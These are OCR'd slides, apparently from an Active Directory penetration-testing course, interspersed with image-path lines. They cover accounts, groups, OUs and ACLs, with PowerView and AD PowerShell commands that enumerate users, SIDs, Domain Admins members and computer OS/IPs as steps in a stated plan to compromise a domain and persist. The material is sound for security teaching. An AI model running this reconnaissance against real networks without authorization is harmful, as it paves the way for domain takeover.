
SamAccount

- Pre Windows 2000
- 20 characters length limit
- Format is: domain\user



UserPrincipalName

- Internet style login name
- Avoid collision in forest
- User can be used as SMTP username
- Format is: user@domain.something



GET USERS

Using PowerView module:

```
Get-Netuser
Get-Netuser  | select samaccountname
```

Using AD modules:

```
Get-ADUser -Filter *
Get-ADUser -Filter * | select SamAccountName
```

Filtering by SID number :

```
Get-ADUser -Filter * | where-object {$_.SID -like "*500"}
```

MISSION

Get SIDs for all users

SOLUTION

```
Get-ADUser -Filter * | Select SamAccountName, UserPrincipalName, SID
```

```
Get-NetUser  | select SamAccountName, UserPrincipalName, ObjectSID
```

DISCUSS

How can we identify admin accounts?

Are these domain admins?

How is this useful?

How can you check logon count for users?

How is this useful?

MORE PROPERTIES

```
Get-ADUser -Filter * -Properties * | select SamAccountName,LogonCount
```

ATTACK PLAN

Find domain controller

Find domain admin accounts (partial)

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence

GROUPS & OUS

GROUPS

Purpose


- Group objects together for easier administration.
- Efficient way to assign access to resources .

Scope

- Domain
- Global
- Universal

Type


- Security: Use to assign permissions to shared resources.
- Distribution: create email distribution lists.



GROUPS

Default groups

- Domain Admins, Domain Computers, Backup Operators, Account Operators, Protected Users.




OUs

Purpose

- Delegate management and admin tasks.
- Link GPO to objects in the OU.

Default

- Builtin
- Computers
- Users
- Domain Controllers



GROUPS VS OUS

Groups

- Add user to group to control user access to resource (giving permissions on resources)

OU

- Add user to OU to control who has authority over user.
- Useful to deploy GPO settings to a subset of users, groups etc.

Key points


- Groups have SID, OUs don’t.
- You can link group policies to OUs.
- You can give resources (file/folder/share..etc) rights/permissions to groups.

GET OUS

```
Get-ADOrganizationalUnit -Filter *

Get-NetOU

Get-ADOrganizationalUnit -Filter * | select Name

Get-NetOU | select Name
```

GET GROUPS

```
Get-ADGroup -Filter *

Get-NetGroup

Get-ADGroup -Filter * | select SamAccountName

Get-NetGroup | select SamAccountName
```


Active Directory Users and Com
Saved Queries
hackersacademy.local
Builtin
Computers
Domain Controllers
ForeignSecurityPrincipal
Keys
LostAndFound
Managed Service Accour
Program Data
System
Users
NTDS Quotas
TPM Devices
IT
IT Computers
Name
Type
Description
CL-01
Computer
CL-01 Properties
General
Operating System
Member Of
Delegation
Password Replication
Location
Managed By
Object
Security
Dial-in
Attribute Editor
Attributes:
Attribute
Value
desktopProfile
<not set>
destinationIndicator
<not set>
displayName
<not set>
displayNamePrintable
<not set>
distinguishedName
CN=CL-01,OU=IT Computers,OU=IT,DC=hac
division
<not set>
dNSHostName
cl-01.hackersacademy.local
dSASignature
<not set>

MORE PROPERTIES

```
Get-ADGroup -Filter * | select Name
```

```
Get-ADGroup -Filter * -Properties * | select CN
```

GET *ADMIN* GROUPS

```
Get-ADGroup -Filter ‘SamAccountName -eq "Domain Admins"'
```

```
Get-ADGroup -Filter ‘SamAccountName -like "*admin*"' | select DistinguishedName
```

MISSION

Get OUs of all users

Get members of Domain Admins group

Get what groups pwnd.user is a member of

GET OUS

```
Get-ADUser -Filter * | select DistinguishedName
```

GET ADMINS

```
Get-NetUser | select SamAccountName,MemberOf
```

```
Get-ADUser -Filter * -Properties * | select SamAccountName,MemberOf
```

```
Get-ADGroupMember -Identity "Domain Admins"
```

GET *ADMIN* ONE-LINER

```
Get-ADUser -Filter * -Properties * | ? {$_.MemberOf -like "*admin*"} | select SamAccountName
```

```
Get-NetUser | ? {$_.MemberOf -like "*admin*"} | select SamAccountName
```

DISCUSS

How can we reconstruct the hierarchy?

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence

COMPUTERS

AD COMPUTERS

AD Computers

- AD objects, not necessarily physical computers.
- Created automatically when a computer joins the domain.
- Can be enumerated for logged in users.
- Can be another target to compromise.

Get Computers

```
Get-ADComputer -Filter * | Select name
```

MISSION

Get OS and IPs of all computers

Hint: use -Properties

SOLUTION

```
Get-ADComputer -Filter * -Properties * | Select
CN,OperatingSystem, IPv4Address
```

DISCUSS

Why is the OS information useful?

BONUS MISSION

Group Policies might contain useful information for attackers. Try to enumerate the applied group policies and extract useful information.

Hint: Get-Command –Name *GPO*

ATTACK PLAN

Find domain controller

Find domain admin accounts

Find domain admin hashes

Compromise domain

Compromise target servers

Achieve persistence

ACCESS CONTROL

ACCESS CONTROL

Securable Objects


- AD objects like users, computers and groups are securable.
- Who can read/write those objects?
- ACEs/ACLs determine this.

ACE/ACL

- **Access Control Entr**y: Defines permission on object for a group.
- **Access Control List:** Ordered collection of ACEs.

DACL/SACL

